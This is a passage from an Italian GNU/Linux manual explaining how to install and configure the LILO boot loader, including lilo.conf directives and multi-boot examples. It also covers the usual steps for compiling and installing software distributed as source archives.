- il dischetto contenga i file già visti, necessari per l'avvio (il kernel, 'boot.b', 'map', ecc.);
- il file '/etc/lilo.conf' sia come quello visto sopra, per cui il settore di avvio si deve trovare nell'MBR del primo disco fisso ('/dev/hda').

In questo modo, se si esegue '**lilo**', viene creato un settore di avvio nell'MBR di '/dev/hda' che fa riferimento ai file di avvio (kernel incluso) contenuti nel dischetto. Cioè, senza quel dischetto (proprio quello), il sistema non potrebbe avviarsi. Questo problema viene rivisto più avanti dove viene spiegato come costruire un dischetto contenente sia un settore di avvio, sia il kernel e i file di LILO.

Alle volte è necessario informare il kernel di qualche particolarità dell'hardware installato. In tal caso si utilizza la variabile '**append**' alla quale si assegna la stringa necessaria. Nell'esempio seguente si invia la stringa '**cdu31a=0x340,0**' necessaria per poter attivare un vecchio lettore CD-ROM Sony.

```
# Caricamento di Linux con l'attivazione del CD-ROM
image=/boot/vmlinuz
    label=sony
    root=/dev/hda2
    append="cdu31a=0x340,0"
    read-only
```

52.2.2 Installazione del sistema di avvio

L'eseguibile '**lilo**' permette di installare il sistema di avvio basato sulla procedura LILO. Per farlo, legge il contenuto del file '/etc/lilo.conf' o di quello indicato attraverso l'opzione '**-C**'.

```
lilo [opzioni]
```

Tabella 52.6. Alcune opzioni.

Opzione	Descrizione
-C *file_di_configurazione*	Permette di indicare un file di configurazione differente rispetto al solito '/etc/lilo.conf'.
-r *directory_di_partenza*	Permette di definire una pseudo directory radice in modo da poter utilizzare quanto contenuto in un dischetto o in un altro disco innestato da qualche parte.

Segue la descrizione di alcuni esempi.

- # **lilo -C ./mia.conf** [*Invio*]

  Installa il sistema di avvio utilizzando la configurazione del file 'mia.conf' contenuto nella directory corrente.

- # **lilo -r /mnt/floppy** [*Invio*]

  Utilizza la configurazione del file '/mnt/floppy/etc/lilo.conf', facendo riferimento (probabilmente) ai file contenuti in '/mnt/floppy/boot/', utilizzando i file di dispositivo in '/mnt/floppy/dev/'.

52.3 LILO su un disco differente

LILO parte dal presupposto che si stia operando sempre all'interno del file system attivo nel momento in cui si avvia l'eseguibile '**lilo**'. Si potrebbe pensare che per fare in modo di sistemare l'avvio su un altro disco, come un dischetto o un'altra unità rimovibile, si debba agire semplicemente sulla direttiva '**boot=*dispositivo***'; ma questo non basta. Si deve utilizzare l'opzione '**-r**' per fare riferimento a una pseudo directory radice, a partire dalla quale LILO deve trovare tutto quello che gli serve, compreso il file di configurazione.

Di seguito viene mostrato l'esempio della preparazione di un dischetto contenente il kernel avviato da LILO, in modo completamente indipendente dal file system attivo nel momento in

cui lo si realizza, con una configurazione simile a quella mostrata in precedenza, nella sezione 52.2.1.

1. All'interno di un dischetto inizializzato e contenente un file system Second-extended (Ext2) si riproduce tutto quello che serve a LILO per definire il sistema di avvio. Si tratta della directory '`boot/`' contenente gli stessi file della stessa directory appartenente al file system generale, insieme al kernel; della directory '`etc/`' con il file '`lilo.conf`'; della directory '`dev/`' con i file di dispositivo corrispondenti alle unità di memorizzazione cui si fa riferimento. Si suppone di avere innestato il dischetto utilizzando la directory '`/mnt/floppy/`' come punto di innesto.

   # **fdformat /dev/fd0u1440** [*Invio*]

   # **mkfs.ext2 /dev/fd0** [*Invio*]

   # **mount -t ext2 /dev/fd0 /mnt/floppy** [*Invio*]

   # **cp -dpR /boot /mnt/floppy** [*Invio*]

   # **mkdir /mnt/floppy/etc** [*Invio*]

   # **cp /etc/lilo.conf /mnt/floppy/etc/lilo.conf** [*Invio*]

   # **mkdir /mnt/floppy/dev** [*Invio*]

   # **cd /mnt/floppy/dev/** [*Invio*]

   # **/dev/MAKEDEV fd0 fd1 hda hdb hdc hdd sda sdb sdc sdd** [*Invio*]

2. Il file '`/mnt/floppy/etc/lilo.conf`' viene modificato in modo da fare riferimento al dispositivo '`/dev/fd0`'.

   ```
   boot=/dev/fd0
   ```

3. Si utilizza l'eseguibile '**`lilo`**' con l'opzione '**`-r`**' in modo da fargli usare i file nel dischetto e non quelli contenuti nel file system principale.

   # **lilo -r /mnt/floppy** [*Invio*]

Il problema può presentarsi anche in modo inverso, quando si avvia il sistema attraverso dischetti di emergenza e si vuole sistemare l'avvio di GNU/Linux attraverso il disco fisso. La partizione principale del disco fisso potrebbe essere innestata nel sistema di emergenza, per esempio in corrispondenza della directory '`/mnt/`', mentre per il resto non dovrebbe essere necessario preoccuparsi d'altro, a parte la versione di LILO presente nel dischetto, che deve essere compatibile con i file di avvio del disco fisso.

lilo -r /mnt [*Invio*]

52.4 Boot prompt

Subito dopo la prima fase dell'avvio del sistema, quella gestita da LILO, prima dell'avvio vero e proprio del kernel, in presenza di determinate condizioni viene visualizzato un invito particolare a inserire delle opzioni: il *boot prompt*. Questo appare:

- se è stata indicata l'istruzione '**`prompt`**' nel file '`/etc/lilo.conf`';
- se viene premuto il tasto [*Maiuscole*], oppure [*Ctrl*], oppure [*Alt*];
- se il tasto [*Fissamaiuscole*] oppure [*BlocScorr*] risultano inseriti.

Il *boot prompt*, ovvero l'invito dell'avvio, ha l'aspetto seguente:

```
boot:
```

Normalmente si utilizza la riga di comando di avvio per indicare il nome di una configurazione particolare. In altri casi è il mezzo per specificare un'opzione che per qualche motivo non è attiva automaticamente e si vuole che LILO la passi al kernel.

La digitazione all'interno di questa riga di comando è abbastanza intuitiva: per cancellare si possono usare i tasti [*Backspace*], [*Canc*] e le combinazioni [*Ctrl u*] e [*Ctrl x*]. Eventualmente, si può ottenere un elenco delle configurazioni, riferite a diverse voci del file '`/etc/lilo.conf`', attraverso la pressione del tasto [*Tab*]. Si conferma con il tasto [*Invio*]. Il vero problema è la tastiera: si deve considerare che la disposizione dei tasti è quella statunitense.

La sintassi di quanto si può inserire attraverso la riga di comando è la seguente:

[***configurazione*** [***opzione***...]]

Se si preme semplicemente [*Invio*] viene avviata la configurazione predefinita, altrimenti è obbligatorio l'inserimento del nome di questa, seguita eventualmente da altre opzioni.

I vari argomenti inseriti attraverso la riga di comando (il nome della configurazione e le altre opzioni eventuali) sono separati tra loro attraverso uno spazio. Per questo, un argomento non può contenere spazi.

Nella sezione 49.4 vengono descritti alcuni tipi di parametri che possono essere inseriti in una riga di comando di avvio. Per una descrizione più ampia conviene consultare il capitolo 68 ed eventualmente il *BootPrompt HOWTO*.

52.5 Riferimenti

- Werner Almesberger, *LILO Generic boot loader for Linux - User's guide*

[1] **LILO** licenza speciale senza vincoli particolari

Capitolo 53

Configurazione di LILO più in dettaglio

LILO è uno dei sistemi di avvio di kernel Linux e di altri sistemi operativi, specifico per gli elaboratori di architettura x86. Il suo file di configurazione è '`/etc/lilo.conf`'.

Solitamente, il file di configurazione viene creato in modo predefinito già in fase di installazione, utilizzando opzioni generiche.

Nella sostanza le direttive di configurazione hanno la forma di assegnamenti a variabili, intese come opzioni che hanno un ruolo nella fase di avvio del sistema. A parte il caso delle righe bianche e di quelle vuote, che vengono ignorate, oltre alla possibilità di indicare dei commenti preceduti dal simbolo '**#**', si usa la sintassi seguente:

```
nome=valore_assegnato
```

```
nome="valore_assegnato"
```

```
opzione_booleana
```

In particolare:

- ogni direttiva deve essere disposta su una riga propria;
- a seconda del contesto, i valori assegnati possono essere sensibili alla differenza tra maiuscole e minuscole;
- è ammissibile l'uso di uno spazio (<*SP*>), prima e dopo il simbolo '**=**' che rappresenta l'assegnamento, ma in generale si preferisce ometterlo;
- se si deve assegnare una stringa contenente uno o più spazi, occorre racchiuderla tra virgolette;
- alcune direttive rappresentano un'opzione booleana, per cui è sufficiente annotarne il nome senza alcun assegnamento, per indicare implicitamente l'abilitazione dell'opzione relativa;
- gli assegnamenti che non si possono ricondurre a direttive di configurazione, vengono intesi come assegnamenti a variabili di ambiente che poi sono passate al processo iniziale, tali e quali, rispettando anche l'uso delle lettere maiuscole o minuscole.

Le direttive di configurazione sono organizzate in sezioni: quelle della parte iniziale rappresentano la configurazione generale, mentre le sezioni specificano le particolarità delle voci che si possono selezionare nel momento dell'avvio del sistema operativo.

Tabella 53.1. Organizzazione delle direttive di configurazione di LILO.

Nome direttiva	Sezione globale	Sezione '**image**'	Sezione '**other**'
`backup=`***file***	Sì		
`force-backup=`***file***	Sì		
`boot=`***file_di_dispositivo***	Sì		
`compact`	Sì		
`default=`***riferimento_alla_sezione_predefinita***	Sì		
`delay=`***decimi_di_secondo***	Sì		
`fix-table`	Sì		
`ignore-table`	Sì		
`install=`***file***	Sì		
`keytable=`***file***	Sì		
`map=`***file***	Sì		
`message=`***file***	Sì		
`nowarn`	Sì		
`prompt`	Sì		
`serial=`***porta*** [, ***velocità*** [***parità*** [***n-bit***]]]	Sì		
`timeout=`***decimi_di_secondo***	Sì		
`verbose=`***n***	Sì		
`append=`***parametri_di_avvio_del_kernel***	Sì	Sì	
`initrd=`***file***	Sì	Sì	
`read-only`	Sì	Sì	
`read-write`	Sì	Sì	
`root=`***file***	Sì	Sì	
`vga=`{`normal`|`extended`|`ask`|***n***}	Sì	Sì	
`lock`	Sì	Sì	
`password=`***parola_d'ordine***	Sì	Sì	Sì

Nome direttiva	Sezione globale	Sezione 'image'	Sezione 'other'
`restricted`	Sì	Sì	
`single-key`	Sì	Sì	
`label=`***nome***		Sì	Sì
`alias=`***nome***		Sì	Sì
`loader=`***file***			Sì
`map-drive=`***codice_virtuale*** `to=`***codice_reale***			Sì
`table=`***file_di_dispositivo***			Sì

53.1 Direttive di configurazione globale

Le direttive che appaiono all'inizio del file di configurazione, prima della dichiarazione delle sezioni specifiche, riguardano tutte le sezioni sottostanti. Implicitamente appartengono alla sezione globale che non viene dichiarata espressamente. Nel seguito vengono descritte alcune di queste.

- `backup=`***file***

  `force-backup=`***file***

  La prima delle due direttive, fa sì che nel momento in cui si installa il nuovo settore di avvio, venga fatta una copia di quello vecchio nel file specificato, a meno che il file in questione ci sia già, nel qual caso la copia non viene rifatta. In alternativa, la seconda direttiva non tiene conto dell'esistenza o meno del file, che eventualmente viene sovrascritto.

- `boot=`***file_di_dispositivo***

  Indica il nome del file di dispositivo nel quale installare il settore di avvio. In generale si tratta del file di dispositivo corrispondente a tutto il primo disco, '`/dev/hda`', altrimenti, specie se si tratta di una partizione, significa che deve essere poi un altro sistema di avvio a prendersi carico dell'avvio di questo settore particolare.

- `compact`

  Cerca di riunire le richieste di lettura relative a settori adiacenti in un'unica operazione, allo scopo di ridurre il tempo necessario a caricare il sistema operativo. L'uso di questa direttiva è particolarmente utile nella realizzazione di dischetti di avvio.

Questa direttiva è generalmente incompatibile con la direttiva '**LINEAR**', che qui non viene descritta.

- `default=`***riferimento_alla_sezione_predefinita***

  Permette di definire quale voce selezionare in modo predefinito, tra quelle disponibili, in mancanza di una scelta precisa da parte dell'utente. Il nome che viene assegnato si riferisce a quanto dichiarato all'interno delle sezioni con la direttiva '**image=***nome*'.

- `delay=`***decimi_di_secondo***

  Permette di specificare un ritardo, espresso in decimi di secondo, prima di avviare il sistema. Potrebbe essere necessario in alcune situazioni particolari, per dare il tempo a qualche componente fisica dell'elaboratore di inizializzarsi. In particolare, assume già un valore predefinito quando si utilizza la direttiva '**serial**' per attivare l'uso di un terminale attraverso la porta seriale.

- `fix-table`

  Questa opzione booleana, consente la correzione automatica della tabella delle partizioni, all'inizio delle partizioni stesse, nel caso queste non corrispondano allo standard normale. Si intuisce che questa facoltà possa creare dei disguidi se nel disco sono installati altri sistemi operativi con le loro convenzioni particolari.

- `ignore-table`

  Con questa opzione booleana si fa in modo che vengano ignorate eventuali anomalie nella tabelle delle partizioni.

- `install=`***file***

  Con questa direttiva si specifica esplicitamente il nome del file contenente il settore di avvio da installare. Se non si indica questa direttiva, viene usato in modo predefinito il file '`/boot/boot.b`'.

- `keytable=`***file***

  Questa direttiva stabilisce una rimappatura della tastiera secondo la codifica riportata nel file indicato. Il file in questione deve essere generato appositamente, tenendo conto della mappa di partenza (quella del BIOS) e di quella di destinazione.

  Per ottenere questo file, si utilizza un programma che fa parte del pacchetto che compone LILO: può trattarsi di '**keytab-lilo.pl**' o di '**keytab-lilo**'. Questo utilizza le mappe di definizione della tastiera di un sistema GNU/Linux normale, per generare ciò che

serve. L'esempio seguente si riferisce al caso in cui, dalla solita tastiera inglese si passi alla disposizione italiana dei tasti:

```
# keytab-lilo /usr/share/keymaps/i386/qwerty/us.kmap.gz ↩
↪/usr/share/keymaps/i386/qwerty/it.kmap.gz ↩
↪> mappa_tastiera.lilo [Invio]
```

Nell'esempio, il file che si ottiene è '`mappa_tastiera.lilo`'.

- `map=`***file***

  Specifica la posizione e il nome del file contenente la mappa necessaria per raggiungere il kernel e altre informazioni indispensabili all'avvio. Se non si indica esplicitamente tale direttiva, viene creato e usato il file '`/boot/map`' in modo predefinito.

- `message=`***file***

  Indica un file di testo contenente un messaggio che deve essere visualizzato all'avvio, prima dell'invito di LILO. La lunghezza massima del testo è di 65535 byte; in particolare, il carattere *<FF>* (che si ottiene normalmente con la combinazione [*Ctrl l*]), genera una ripulitura dello schermo.

  È importante sottolineare che lo spostamento o la modifica di questo file richiede la ricostruzione del file di mappa, ovvero '`/boot/map`'.

- `nowarn`

  Disabilita l'emissione di messaggi di avvertimento.

- `prompt`

  Richiede la comparsa dell'invito. Di solito si usa questa direttiva assieme a '**`timeout`**', per fissare un tempo massimo oltre il quale viene selezionata automaticamente la voce predefinita.

- `serial=`***porta*** [**,** ***velocità*** [***parità*** [***n-bit***]]]

  Abilita l'interazione attraverso una porta seriale:

  - ***porta*** indica il numero della porta seriale, dove lo zero corrisponde alla prima, ovvero '`/dev/ttyS0`';
  - ***velocità*** si esprime in bit/s (bps) e si riferisce alla velocità di comunicazione della porta, dove i valori ammissibili sono 110, 300, 1200, 2400, 4800, 9600, 19200 e 38400, mentre il valore predefinito è 2400;

– ***parità*** rappresenta il tipo di parità usata dalla linea seriale, espresso attraverso la lettera '**`n`**' (nessuna parità), la lettera '**`e`**' (pari), oppure la lettera '**`o`**' (dispari);
– ***n-bit*** rappresenta la dimensione dei caratteri trasmessi e sono ammissibili solo i valori 7 e 8, tenendo conto che in modo predefinito si intendono 8 bit se non si usa alcuna parità, altrimenti si intendono 7 bit.

A titolo di esempio, la direttiva '**`serial=1,2400n8`**' fa riferimento alla seconda porta seriale, che viene inizializzata per una connessione a 2400 bit/s, senza parità, con caratteri di 8 bit. In pratica, queste sono anche le impostazioni predefinite, per cui sarebbe stato sufficiente usare la direttiva abbreviata '**`serial=1`**'.

Si osservi che se si utilizza la direttiva '**`serial`**', si stabilisce implicitamente un ritardo di due secondi, attraverso la direttiva '**`delay=20`**'.

- `timeout=`***decimi_di_secondo***

  Questa direttiva stabilisce un tempo di attesa, espresso in decimi di secondo, per la selezione di una voce di avvio attraverso la tastiera, trascorso il quale viene scelta automaticamente quella predefinita (che può essere la prima, oppure quella dichiarata con la direttiva '**`default`**'). Lo zero indica di non attendere alcunché, mentre il valore −1 stabilisce un tempo indefinito. Se non si stabilisce questa direttiva, il tempo predefinito per la pausa è di cinque secondi, pari al valore 50.

- `verbose=`***n***

  Permette di stabilire il livello di dettaglio desiderato per le informazioni emesse dall'eseguibile '**`lilo`**'. Si usano valori numerici interi, generalmente da zero a cinque, dove il valore più alto dà informazioni maggiori.

53.2 Direttive utilizzabili globalmente e anche nelle sezioni specifiche

Un gruppo di direttive particolari, può essere usato sia in modo particolare, all'interno di sezioni che riguardano le varie voci di avvio, sia in modo globale, prima della dichiarazione di tali sezioni, dove rappresentano l'impostazione predefinita nel caso non vengano utilizzate nuovamente nelle sezioni.

- `append=`***parametri_di_avvio_del_kernel***

  Aggiunge la stringa indicata tra i parametri del kernel (capitolo 68).

- `initrd=`***file***

  Specifica l'uso di un file da caricare all'avvio come disco RAM iniziale.

- ```
  read-only
  ```

  Specifica che in fase di avvio il file system deve essere innestato in sola lettura. Ciò è necessario per la verifica e l'eventuale riparazione del file system, quando successivamente il sistema provvede automaticamente a reinnestarlo in lettura e scrittura.

- ```
  read-write
  ```

  Specifica che in fase di avvio il file system deve essere innestato in lettura e scrittura.

- `root=`***file***

  Indica il file di dispositivo che deve essere innestato come file system principale. Se non si utilizza questa direttiva, si intende implicitamente che si tratti della partizione o del disco in cui si trova già il file del kernel.

- `vga=`{`normal`|`extended`|`ask`|***n***}

  Specifica la modalità video VGA che deve essere impostata all'avvio. La parola chiave '**`normal`**' richiede espressamente la modalità testo normale, pari a 80×25; '**`extended`**' richiede la modalità testo 80×50; '**`ask`**' fa in modo che venga richiesto all'utente in fase di avvio; infine, un valore numerico corrisponde a una scelta equivalente dal menù che si otterrebbe con l'opzione '**`ask`**'.

- ```
  lock
  ```

  Questa direttiva abilita la registrazione della riga di comando utilizzata all'avvio, relativa alla propria voce di avvio, allo scopo di riutilizzarla in modo predefinito negli avvii successivi.

- `password=`***parola_d'ordine***

  Fa in modo che venga richiesta la parola d'ordine indicata per poter procedere. Naturalmente, occorre tenere presente che il file di configurazione contenente tale informazione, dovrebbe essere protetto in qualche modo, almeno dagli accessi di utenti diversi dall'amministratore.

- ```
  restricted
  ```

  Questa direttiva può essere usata solo assieme a '**`password`**' e serve a stabilire che la richiesta di tale parola d'ordine avviene solo nel caso di inserimento di parametri di avvio per il kernel.

- ```
  single-key
  ```

  La direttiva '**single-key**' consente di avviare un'immagine con la pressione di un solo tasto, senza l'aggiunta di un [*Invio*] finale. Per ottenere questo risultato, si può fare in modo che le varie direttive '**label**' definiscano dei nomi composti da un solo carattere, oppure si aggiunge alla direttiva '**label**' la direttiva '**alias**', dove però si deve specificare un carattere differente dall'iniziale usata nel nome abbinato a '**label**'. In questo senso, è comune utilizzare delle direttive '**alias**' contenenti solo un numero.

  L'avvio attraverso la pressione di un tasto singolo, impedisce l'inserimento di parametri per il kernel. Di conseguenza, per poter selezionare l'avvio, sia con un tasto singolo, sia con un nome, si usano entrambe le direttive '**label**' e '**alias**', con l'accorgimento di non ripetere le iniziali.

53.3 Sezioni delle voci di avvio

Le voci selezionabili all'avvio, sono descritte all'interno di sezioni, che hanno la stesso aspetto delle direttive normali. Si tratta precisamente di queste due direttive:

```
image=file_immagine_del_kernel_da_avviare
```

```
other=file_di_dispositivo
```

Nel primo caso si fa riferimento a una sezione relativa a una voce di avvio per un kernel Linux; nel secondo si tratta dell'avvio di un altro settore di avvio, presumibilmente di un sistema operativo diverso da GNU/Linux.

Tutte le direttive successive a una di queste due, fino alla dichiarazione di una sezione successiva eventuale, rappresentano impostazioni particolari. In questo ambito, si possono indicare le direttive già descritte in precedenza, tranne quelle di competenza esclusivamente globale, oltre a quelle che vengono descritte qui in particolare.

- ```
  label=nome
  ```

  Indica il nome attribuito a questa voce di avvio, che può essere selezionato al momento dell'invito.

- ```
  alias=nome
  ```

  Specifica un nome alternativo per la voce a cui si riferisce.

- ```
  loader=file
  ```

Si usa nell'ambito di una sezione '**`other`**', per indicare il file contenente il codice necessario per il caricamento di un settore di avvio successivo. In condizioni normali si tratta del file '`/boot/chain.b`', che viene utilizzato in modo predefinito quando non si specifica questa direttiva.

> Se si intende utilizzare più di una sezione '**`other`**', ognuna riferita a una partizione contenente una copia distinta di uno stesso sistema operativo, o anche di sistemi diversi, può succedere che LILO avvii sempre solo la prima di queste, nonostante il tentativo dell'utente di selezionarne un'altra. Si risolve il problema inserendo in tutte le sezioni '**`other`**' la direttiva '**`loader=/boot/chain.b`**'.

- `map-drive=`***codice_virtuale***
  `to=`***codice_reale***

  Queste due direttive, che si usano necessariamente in coppia, specificano lo scambio dei codici indicati, riferiti al BIOS, per ottenere in pratica lo scambio dell'identificazione dei dischi relativi. Ciò si ottiene attraverso il file '`/boot/chain.b`' che installa un programma residente per la gestione di questo scambio, al di sopra del controllo del sistema operativo che si vuole avviare.

  I codici in questione sono tipicamente 80_{16} per il primo disco ATA, 81_{16} per il secondo e così di seguito.

  > Si osservi che per ottenere uno scambio completo tra due dischi, occorre usare queste direttive due volte, per entrambi i casi: il primo disco che diventa il secondo e il secondo disco che diventa il primo.

- `table=`***file_di_dispositivo***

  Specifica, attraverso il file di dispositivo corrispondente, la tabella di partizione relativa al sistema operativo che si intende avviare. Si usa di solito nelle sezioni '**`other`**', quando non si tratta dell'avvio di GNU/Linux.

53.4 Esempi

L'esempio seguente può avviare un sistema GNU/Linux in due modi differenti, attraverso il file '`/boot/vmlinuz`' e '`/boot/vmlinuz.1`', oppure un altro sistema operativo (in questo caso si tratta di MS-Windows).

La presenza di direttive '**`alias`**', fa sì che si possano selezionare le voci per nome, potendo così aggiungere anche dei parametri per il kernel, oppure attraverso una sola cifra numerica.

Si può osservare che la voce '**`linux`**', ovvero '**`1`**', richiede l'inserimento di una parola d'ordine nel caso si vogliano inserire dei parametri di avvio; inoltre, nel caso della voce '**`prova`**', ovvero '**`2`**', è impedito l'inserimento di parametri di avvio, attraverso la direttiva '**`lock`**'.

```
boot=/dev/hda
vga=normal
read-only
prompt
timeout=-1
single-key
message=/boot/message

image=/boot/vmlinuz
  label=linux
  alias=1
  root=/dev/hda4
  initrd=/boot/initrd
  password=segreto
  restricted
image=/boot/vmlinuz.1
  label=prova
  alias=2
  root=/dev/hda4
  initrd=/boot/initrd.1
  lock
other=/dev/hda1
  label=windows
  alias=3
  table=/dev/hda
```

L'estratto seguente, riguarda un gruppo di direttive relative all'avvio di sistemi operativi diversi da GNU/Linux. In particolare, si osserva il fatto che si tenta di avviare OS/2 dal secondo disco fisso PATA, cercando di imbrogliarlo, facendogli credere di essere sul primo. In quel caso particolare si deve usare anche un file speciale nella direttiva '**`loader`**'.

```
other = /dev/hda2
  label = dos
  table = /dev/hda
other = /dev/hdb2
  label = os2
  loader = /boot/os2_d.b
  map-drive = 0x80
    to = 0x81
  map-drive = 0x81
    to = 0x80
```

L'estratto seguente contiene due sezioni '**`other`**' per avviare due partizioni distinte contenenti copie indipendenti del sistema MS-Windows. Si osservi in particolare l'uso della direttiva '**`loader = /boot/chain.b`**' in ogni sezione '**`other`**'.

```
other = /dev/hda1
  label = Win1
  loader = /boot/chain.b
  table = /dev/hda

other = /dev/hda2
  label = Win2
  loader = /boot/chain.b
  table = /dev/hda
```

Parte xii

Pacchetti di applicazioni per GNU/Linux

Capitolo 54
Applicativi originali distribuiti in forma sorgente o compilata

La maggior parte dei programmi per sistemi Unix, il cui utilizzo viene concesso gratuitamente, viene distribuita in forma sorgente. Ciò significa che per poterli utilizzare, questi programmi devono essere compilati. Fortunatamente, di norma è disponibile il compilatore GNU C (conforme allo standard) che permette di uniformare questo procedimento di compilazione.

Alcuni programmi vengono distribuiti in forma già compilata (e senza sorgenti) soprattutto quando si tratta di prodotti proprietari, ma anche in questi casi si possono incontrare problemi nell'installazione.[1]

54.1 Struttura tipica di un pacchetto sorgente

Un programma originale distribuito in forma sorgente si trova di solito confezionato in un archivio il cui nome ha un'estensione '`.tar.gz`' o '`.tgz`' (ottenuto attraverso '**`tar`**' e '**`gzip`**'), oppure ancora con un'estensione '`.tar.bz2`' ('**`tar`**' e '**`bzip2`**'). Prima di poter procedere con la sua compilazione deve essere estratto il suo contenuto. Solitamente si fa questo in una directory di lavoro. Nell'esempio che segue, si fa riferimento a un pacchetto ipotetico archiviato nel file '`pacch.tar.gz`' che si trova nella directory '`~/tmp/`':

`$` **`cd ~/tmp`** [*Invio*]

`$` **`tar xzvf pacch.tar.gz`** [*Invio*]

Oppure:

`$` **`cat pacch.tar.gz | gunzip | tar xvf -`** [*Invio*]

Se invece si trattasse dell'archivio '`pacch.tar.bz2`', sarebbe necessario decomprimerlo attraverso un comando leggermente diverso:

`$` **`cd ~/tmp`** [*Invio*]

`$` **`tar xjvf pacch.tar.bz2`** [*Invio*]

Oppure:

`$` **`cat pacch.tar.bz2 | bunzip2 | tar xvf -`** [*Invio*]

Di solito si ottiene una struttura ad albero più o meno articolata in sottodirectory, dove nella directory principale di questa struttura si trovano:

- uno o più file di documentazione ('`README`', '`INSTALL`', ecc.) che servono per ricordare il procedimento corretto per ottenere la compilazione;
- uno o più script preparati per facilitare questo procedimento;
- il file-make (o *makefile*).

Seguendo l'esempio visto poco prima, dovrebbe essere stata creata la directory '`pacch/`'.

`$` **`cd pacch`** [*Invio*]

$ **ls** [*Invio*]

54.1.1 Documentazione necessaria alla compilazione

I file di testo che si trovano nella directory principale del pacchetto contenente il programma sorgente, servono per presentare brevemente il programma e per riassumere le istruzioni necessarie alla sua compilazione. Di solito, queste ultime sono contenute nel file '`INSTALL`'. In ogni caso, tutti questi file vanno letti, in particolare quello che spiega il procedimento per la compilazione e l'installazione.

Il modo più semplice per leggere un file è l'utilizzo del programma '**`less`**':

$ **less INSTALL** [*Invio*]

In sua mancanza si può usare '**`more`**':

$ **more INSTALL** [*Invio*]

54.1.2 script «configure»

La composizione classica di un pacchetto distribuito in forma sorgente, prevede la presenza di uno script il cui scopo è quello di costruire un file-make adatto all'ambiente in cui si vuole compilare il programma. Ciò è necessario perché i vari sistemi Unix sono diversi tra loro per tanti piccoli dettagli.

Spesso questo script è in grado di accettare argomenti. Ciò può permettere, per esempio, di definire una directory di destinazione del programma, diversa da quella predefinita.

Quando questo script di preparazione manca, occorre modificare manualmente il file-make in modo che sia predisposto correttamente per la compilazione nel proprio sistema.

> Per evitare ambiguità, questo script viene sempre avviato indicando un percorso preciso: '`./configure`'.

54.1.3 File-make

Il file-make, o *makefile*, è quel file che viene letto da Make, precisamente dall'eseguibile '**`make`**', allo scopo di coordinare le varie fasi della compilazione ed eventualmente anche per l'installazione del programma compilato. Il nome di questo file può essere diverso, generalmente si tratta di '`Makefile`', oppure di '`makefile`'.

Questo file viene generato frequentemente da uno script, di solito si tratta di '`./configure`', ma se manca deve essere controllato e, se necessario, modificato prima della compilazione.

> Spesso è bene controllare il contenuto del file-make anche quando questo è stato generato automaticamente.

54.2 Fasi tipiche di una compilazione e installazione

I pacchetti più comuni si compilano e si installano con tre semplici operazioni.

1. `$` **`./configure`** [*Invio*]

   Genera automaticamente il file-make.

2. `$` **`make`** [*Invio*]

   Esegue la compilazione generando i file eseguibili.

3. `#` **`make install`** [*Invio*]

   Installa gli eseguibili e gli altri file necessari nella loro destinazione prevista per il funzionamento: l'ultima fase deve essere eseguita con i privilegi dell'utente '**`root`**'.

54.3 Problemi

Le note di questo capitolo valgono solo in linea di massima: è sempre indispensabile leggere le istruzioni che si trovano nei file di testo distribuiti insieme ai sorgenti dei programmi.

I problemi maggiori si hanno quando non è stato predisposto uno script '`./configure`' o simile e si è costretti a modificare il file-make.

In altri casi, il file-make potrebbe non prevedere la fase di installazione ('**`make install`**'), per cui si deve installare il programma copiando pezzo per pezzo nella destinazione giusta.

Spesso l'installazione non rispetta la struttura standard del proprio file system. Ciò nel senso che magari vengono piazzati file che devono poter essere modificati, all'interno di una zona che si voleva riservare per l'accesso in sola lettura.

Quando si utilizza una distribuzione GNU ben organizzata, si trova una gestione dei pacchetti installati che permette l'eliminazione e l'aggiornamento di questi senza rischiare di lasciare file inutilizzati in giro. Quando si installa un programma distribuito in forma originale, viene a mancare questo supporto della gestione dei pacchetti. In questi casi si cerca di installare tali pacchetti al di sotto della directory '`/opt/`', o almeno al di sotto di '`/usr/local/`'.

54.4 Installazione di programmi già compilati

L'installazione di programmi già compilati per sistemi GNU, anche se potrebbe sembrare più semplice rispetto a un procedimento che richiede la compilazione, potrebbe creare qualche problema a chi non conosce perfettamente l'interdipendenza che c'è tra le varie parti del sistema operativo.

I problemi e le soluzioni che si descrivono nelle sezioni seguenti, riguardano a volte anche i programmi distribuiti in forma sorgente. Infatti, alcune volte, i programmi distribuiti in questo modo non sono stati preparati per un'installazione soddisfacente, di conseguenza bisogna provvedere da soli a collocare i file nelle posizioni corrette e a sistemare tutto quello che serve.

54.4.1 Scelta della piattaforma

Quando si cerca del software per il proprio sistema che può essere ottenuto solo in forma già compilata, occorre fare attenzione alla piattaforma. Infatti, non basta che si tratti di programmi compilati per il proprio sistema operativo, ma occorre che gli eseguibili siano adatti al tipo di elaboratore su cui il sistema operativo è in funzione.

Normalmente, per identificare l'architettura dei «PC» (x86), si utilizza la sigla i386 nel nome dei file degli archivi. Sigle come i486, i586, i686,... rappresentano la stessa architettura basata però su un livello particolare del microprocessore.

54.4.2 Eseguibili e variabili di ambiente

Un programma distribuito in forma binaria, deve essere estratto normalmente dall'archivio compresso che lo contiene. A volte è disponibile uno script o un programma di installazione, altre volte è necessario copiare manualmente i file nelle varie destinazioni finali. Quando si può scegliere, è preferibile collocare tutto quanto a partire da un'unica directory discendente da '`/opt/`'.

A volte, perché il programma possa funzionare è necessario predisporre o modificare il contenuto di alcune variabili di ambiente. Il caso più comune è costituito da '**`PATH`**' che deve (o dovrebbe) contenere anche il percorso necessario ad avviare il nuovo programma. Spesso, i file di documentazione che accompagnano il software indicano chiaramente tutte le variabili che devono essere presenti durante il loro funzionamento.

La dichiarazione di queste variabili può essere collocata direttamente in uno dei file di configurazione della shell utilizzata (per esempio '`/etc/profile`', oppure '`~/.bash_profile`' o altri ancora a seconda di come è organizzato il proprio sistema).

54.4.3 Librerie dinamiche

Alcuni programmi utilizzano delle librerie non standard che spesso vengono collocate al di fuori delle directory predisposte per contenerle. Per fare in modo che queste librerie risultino disponibili, ci sono due modi possibili:

1. modificare la configurazione di '`/etc/ld.so.cache`';
2. utilizzare la variabile di ambiente '**`LD_LIBRARY_PATH`**'.

Per agire secondo la prima possibilità, occorre comprendere come è organizzato questo meccanismo. Il file '`/etc/ld.so.cache`' viene creato a partire da '`/etc/ld.so.conf`' che contiene semplicemente un elenco di directory destinate a contenere librerie. Il programma '**`ldconfig`**' serve proprio a ricreare il file '`/etc/ld.so.cache`' leggendo '`/etc/ld.so.conf`', pertanto viene avviato solitamente dalla stessa procedura di inizializzazione del sistema, allo scopo di garantire che questo file sia sempre aggiornato.

